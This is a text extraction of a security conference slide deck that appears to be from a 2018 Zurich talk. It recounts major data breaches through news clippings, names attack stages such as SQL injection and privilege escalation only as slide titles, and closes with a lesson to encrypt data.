

WHEN THE WALLS FELL:

# BARBARIANS IN THE THRONE ROOM



ZURICH 2018

**PLEASE ALLOW ME...**

**DAVE LEWIS**







Shaka.  
When the walls fell.

**SO MANY DISCLOSURES  
...NOT ENOUGH COFFEE**





**“YOU KNOW NOTHING OF MY WORK”  
SUN TZU**

# SACK OF ROME 410 AD



## 40 Million Credit Card Numbers Hacked

*By Jonathan Krim and Michael Barbaro*

Washington Post Staff Writers

Saturday, June 18, 2005

More than 40 million credit card numbers belonging to U.S. consumers were accessed by a computer hacker and are at risk of being used for fraud, MasterCard International Inc. said yesterday.

In the largest security breach of its kind, MasterCard officials said all credit card brands were affected, including 13.9 million cards bearing the MasterCard label. A spokeswoman for Visa USA Inc. confirmed that 22 million of its card numbers may have been breached, while Discover Financial Services Inc. said it did not yet know if its cards were affected.

MasterCard officials said consumers are not held responsible for unauthorized charges on their cards, and that other sensitive personal data, such as Social Security numbers and birth dates, were not stored in the hacked system. So far, no evidence of fraudulent charges has emerged, they said.

### TOOLBOX



Resize



Print



E-mail



Reprints



# Heartland Payment Systems, Forcht Bank Discover Data Breaches

Both Companies Might be Victims of Larger Fraud Schemes

Linda McGlasson • January 21, 2009 [0 Comments](#)



[Twitter](#)

[Facebook](#)

[LinkedIn](#)

[Credit Eligible](#)



Heartland Payment Systems, the sixth-largest payments processor in the U.S., announced Monday that its processing systems were breached in 2008, exposing an undetermined number of consumers to potential fraud. Meanwhile, Forcht Bank, one of the 10 largest banks in Kentucky, told its customers it would begin reissuing 8,500 debit cards after being informed by its own card processor of a possible breach.

In the case of Heartland, while the company continues to

**XP\_CMDSHHELL**



# THIS HAPPENS TOO OFTEN....

ars TECHNICA



BIZ & IT

TECH

SCIENCE

POLICY

CARS

GAMING & CULTURE

FORUMS



*SECURITY THROUGH...WHAT EXACTLY? —*

## Defense contractor stored intelligence data in Amazon cloud unprotected [Updated]

Booz Allen Hamilton engineer posted geospatial intelligence to Amazon S3 bucket.

SEAN GALLAGHER - 5/31/2017, 10:00 PM





## VERIZON WIRELESS INTERNAL CREDENTIALS, INFRASTRUCTURE DETAILS EXPOSED IN AMAZON S3 BUCKET

by **Michael Mimoso** [Follow @mike\\_mimoso](#)

September 22, 2017 , 3:56 pm

Organizations continue to leak data through publicly accessible Amazon S3 buckets, pointing a harsh finger at continued lax attitudes toward the custodianship of sensitive data.



CROSS

**POLICE DO NOT CROSS**

**...SACK OF HOME**



# DATA BREACH



Regulating the internet giants

# The world's most valuable resource is no longer oil, but data

*The data economy demands a new approach to antitrust rules*



Print edition | Leaders >

May 6th 2017



NH03623TNC





The image shows a large stage screen at a conference. The screen displays a presentation slide with the following elements:

- Top left: "CC CYBER" logo.
- Top right: "CC CYBER" logo.
- Center: A graphic showing a server rack with a red warning icon and the text "HEARTBLEED".
- Bottom left: A grid of seven colorful icons (blue, yellow, red, green, purple, orange, and light blue).
- Bottom right: A grid of seven colorful icons (blue, yellow, red, green, purple, orange, and light blue).



[Crear Usuario](#) [Administrador de locuciones](#)

Pagina: 1 de 5 [Posterior](#)

Id	Apellido	Nombre	Usuario	documento	Email	Estado	Perfil		
1859471	A	Marcela	m			INACTIVO	USUARIO	<a href="#">Eliminar</a>	<a href="#">Editar</a>
1859475	A	Yeimy	ya			INACTIVO	USUARIO	<a href="#">Eliminar</a>	<a href="#">Editar</a>
1271524	A	Maria Belen	ba			INACTIVO	USUARIO	<a href="#">Eliminar</a>	<a href="#">Editar</a>
274804	A	Martin	m			INACTIVO	USUARIO	<a href="#">Eliminar</a>	<a href="#">Editar</a>
527	A	Marita	m			INACTIVO	ADMINISTRADOR	<a href="#">Eliminar</a>	<a href="#">Editar</a>
1358701	A	Eugenia	ea			INACTIVO	USUARIO	<a href="#">Eliminar</a>	<a href="#">Editar</a>
1859467	A	Alejandra	aa			INACTIVO	USUARIO	<a href="#">Eliminar</a>	<a href="#">Editar</a>
1572254	A	Mariela	m			ACTIVO	USUARIO	<a href="#">Eliminar</a>	<a href="#">Editar</a>
2025633	A	Carlos	ca			INACTIVO	USUARIO	<a href="#">Eliminar</a>	<a href="#">Editar</a>
2025667	A	Carlos	ca			INACTIVO	USUARIO	<a href="#">Eliminar</a>	<a href="#">Editar</a>
2025660	A	Jose Pablo	jp			INACTIVO	USUARIO	<a href="#">Eliminar</a>	<a href="#">Editar</a>
709	E	Marcelo	m			ACTIVO	USUARIO	<a href="#">Eliminar</a>	<a href="#">Editar</a>
1572338	E	Gaston	ga			INACTIVO	USUARIO	<a href="#">Eliminar</a>	<a href="#">Editar</a>
1789253	E	Priscila	pt			INACTIVO	USUARIO	<a href="#">Eliminar</a>	<a href="#">Editar</a>
1536812	E	Martin	m			INACTIVO	USUARIO	<a href="#">Eliminar</a>	<a href="#">Editar</a>
711	E	Oscar	ob			ACTIVO	USUARIO	<a href="#">Eliminar</a>	<a href="#">Editar</a>
334837	C	Alejandra	ac			INACTIVO	USUARIO	<a href="#">Eliminar</a>	<a href="#">Editar</a>
123392	C	Guillermo	gc			INACTIVO	USUARIO	<a href="#">Eliminar</a>	<a href="#">Editar</a>
1433356	D	Laura	ld			INACTIVO	USUARIO	<a href="#">Eliminar</a>	<a href="#">Editar</a>
1702095	D	Eliana	ed			INACTIVO	USUARIO	<a href="#">Eliminar</a>	<a href="#">Editar</a>

**KREBS IS NOT YOUR IDS**

**UNAUTHORIZED ACCESS**

**WEB BREACH**

**INSIDER THREAT**

**MISSING PATCHES . . .**





# THE FIREWALL ADMIN



A person in a dark space suit is seen from the side, looking out of a window. Outside the window, a spacecraft is visible in the dark void of space, surrounded by stars. The scene is dimly lit, with light coming from the window and some interior panels.

**FAILED AUTHENTICATION**





# SOCIAL ENGINEERING





# SQL INJECTION







# THE BREACH



A dark, futuristic robot with glowing eyes and a helmet, holding a device. The robot is the central focus of the image, set against a dark, industrial background with some blurred lights.

# ESCALATION OF PRIVILEGE





# INDICATORS OF COMPROMISE





**BUT, BY THAT POINT...**





# EGRESS FILTERING





**THERE IT GOES**





# LESSON: ENCRYPT YOUR DATA



Site Breached	Users Affected	Link	Confirmed
Yahoo	453,000	CNN	Yes
Formspring	420,000	Securityweek	Yes
Phandroid	1,000,000	Securityweek	Yes
Billabong	21,485	IT News AU	Yes
Nvidia	800	PCWorld	Yes
LinkedIn	6,460,000	Globe and Mail	Yes
eHarmony	1,500,000	ZDNet	Yes
Consumerist	TBD	Consumerist	Yes/TBD

# SUMMER OF BREACH 2012








Hades\_ - Eriksson - Akira - Taz  
r00tBeer Security Team



BEEN THERE, DONE THAT







**TODAY**



